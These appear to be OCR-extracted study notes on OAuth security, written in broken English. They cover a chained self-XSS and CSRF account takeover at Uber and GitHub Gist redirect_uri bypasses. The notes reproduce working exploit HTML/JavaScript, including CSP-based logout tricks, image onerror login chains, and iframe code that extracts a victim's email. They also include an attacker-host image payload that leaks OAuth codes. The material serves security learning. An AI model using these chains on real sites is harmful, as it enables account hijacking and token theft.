
1- **Always use SSL & TLS is very effective**
2- **Always use state parameter to protect against CSRF**
3- **Don`t use implicit flow unless you are known what you are doing**
4- **Check your code for XSS vulnerability, one XSS can ruin everything (it is not basic vulnerability it major high)**
5- **Be up to date with the standard is effective way latest protocol vulnerability**

6

OAuth attacks in the wild –case studies

(XXS & CSRF at UBER)

1- Self XSS @ partner.uber.com (it allow vulnerability you can it run on account so you can`t pass to another user on his browser so you can do any thing but jack continue and bug the website and found interesting note



2- OAuth login flow (CSRF) (when we try to login with partner.uber.com while redirect to login https://login.uber.com and with request this is typical workflow and authorization when it is done it is redirect to https://partners.uber.com with code with authentication code and exchange with access token and the login is complete *(The UBER don`t use state parameter to protected against CSRF ATTACK

#	Host	Method	URL
382...	https://partners.uber.com	GET	/profile/
382...	https://partners.uber.com	GET	/profile/
382...	https://partners.uber.com	GET	/login/
382...	https://login.uber.com	GET	/oauth/authorize?response_type=code&client_id=wttZ_e6J4kwXX...
382...	https://partners.uber.com	GET	/oauth/callback?code=xktjh4wyzdWfuq83MtLvPMxmDApdzx
382...	https://partners.uber.com	GET	/profile/

3- Continue with attack and logout CSRF (Browsing to /logout destroys the user`s partners.uber.com session , and perform a redirect to the same logout function on login.uber.com (he found you can logout without CSRF token so revoking the logout user) there two session login in logout one in partner.uber.com and login.uber.com

4- The Exploit (malicious page to victim)
   a. Make html page contains
      i. Request the logout on partners only (stop redirect by using CSP) he need to logout with domain
      ii. Initiate login @ partners (login to hacker account using OAuth Code)
      iii. Redirect to profile page to execute the self XSS payload (when JS run it is logout his hijack account login back to victim account and extract sanative info from victim account

```
<!-- Set content security policy to block requests to login.uber.com, -->
<meta http-equiv="Content-Security-Policy" content="img-src https://partners.uber.com">
<!-- Logout of partners.uber.com -->
<img src="https://partners.uber.com/logout/" onerror="login();">
<script>
    var login = function() { //Initiate login so that we can redirect them
      var loginImg = document.createElement('img');
      loginImg.src = 'https://partners.uber.com/login/';
      loginImg.onerror = redir;
   }
   var redir = function() { //Redirect them to login with our code
      var loginImg2 = document.createElement('img');
      loginImg2.src = 'https://partners.uber.com/oauth/callback?code=' +
hackerOauthCode;
      loginImg2.onload = function() {
         window.location = 'https://partners.uber.com/profile/';
      }
   }
```

<img src =https://partners.uber.com/logout onerror=”login()”>

It initate the login process and created another image with link login

This image load it will initate the login process but when redirect to upper.com it generate error and trigger to error event

This function create another image but here the source is call back he trick the parner.com he visited login and the login redirect back with callback he received with oath code (own) the victim in his account and perform with profile and make XSS site on his account make the user browser “

5- The Exploit

a. XSS payload on profile contains

i. Create iframe to log user out of hacker account and back their account

ii. Using CSP again in the iframe to avoid to total logout

iii. Redirect in the iframe to partners (redirect will initiate full login and they are already login @ login.uber.com they will redirect back to partaners.uber ,com with their account.

iv. <u>Use another iframe to go to profile page to extract info(since parent iframe is partners and child frame is partners so it will so it will work)</u> and run what you need of iframe as child iframe access js with no error

```
//Create the iframe to log the user out of our account and back into theirs
var loginIframe = document.createElement('iframe');
loginIframe.setAttribute('src', 'https://fin1te.net/poc/uber/login-target.html');
document.body.appendChild(loginIframe);

<!-- Set content security policy to block requests to login.uber.com, so the target maintains their
session -->
<meta http-equiv="Content-Security-Policy" content="img-src partners.uber.com">
<!-- Log the user out of our partner account -->
<img src="https://partners.uber.com/logout/" onerror="redir();">
<script>
   //Log them into partners via their session on login.uber.com
   var redir = function() {
      window.location = 'https://partners.uber.com/login/';
   };
</script>
```

the iframe hosted the website and very this and make content security policy to block request form logout restricted to partner.uber.com and when the image load the logout it logout held the redirect and trigger event and redirect to location window.location = ‘https://partners.uber.com/login/”; with victim account

```
//Wait a few seconds, then load the profile page, which is now *their* profile
setTimeout(function() {
   var profileIframe = document.createElement('iframe');
   profileIframe.setAttribute('src', 'https://partners.uber.com/profile/');
   profileIframe.setAttribute('id', 'pi');
   document.body.appendChild(profileIframe);
   //Extract their email as PoC
   profileIframe.onload = function() {
      var d = document.getElementById('pi').contentWindow.document.body.innerHTML;
      var matches = /value="([^"]+)" name="email"/.exec(d);
      alert(matches[1]);
   }
}, 9000);
```

And take a second 9000and then force the login process to complete and create a new iframe when the iframe load he extract his email from window sensitive data from the profile (victim account)and he turned self xss to very danger CSRF ATTACK to due to on OAuth.

2.Case study

1- Bug 1 Bypass of redirect_uri validation /../ is the trick to get folder up


(**<u>At first OAuth call you must provide redirect uri match the app redirect uri , but when add /../ it works and accepted it.</u>**)

2- Bug 2 Lack of redirect_uri validation on get-token endpoint

(**<u>The second part of OAuth that exchange access token , there is no redirect uri check</u>**)

<u>NO matter what redirect_uri the client send to get token , the provider responded with valid access_token</u>

Interesting note



There is pre-proved oauth in every application

This application developed it own by github.com and this applcaitoon have access to github application access account


*-The oAuth application and have full access account

3- Bug 3. Injecting cross domain image in a gist (is the github application and share snips of code and document)

< img src=”///attackersite.com”> AND REQUEST THE URL;

1- Ruby think it`s just a relative path
2- Browsers (Firefox , Chrome) threat is as URL

Bug 4. Gist reveals github_token in cookies




The access token reveal in cookies and not best practice to do that

Bug 5. Auto approval of ‘scope’ for GIST client

Since gist is a pre-approved Client , he assumed Github approves any scope the gist client ask automatically and he was right (No need to ask user to generate gist access your account or not)

Exploit



Send to victim authorize and client_id (pre-approved) and redirect_uri and legitimate for and make bug1 and homakov/8820324 and go to access token

Content homakov Gist

He enter its own domain in image so when any one visit this gist the image while load and log this img he can see referrer in this page

(when vicitim visit he redirect to homakov gist with oauth code and get the access token complete manually in pc github reveal access token in cookies and open cookies and get access token.)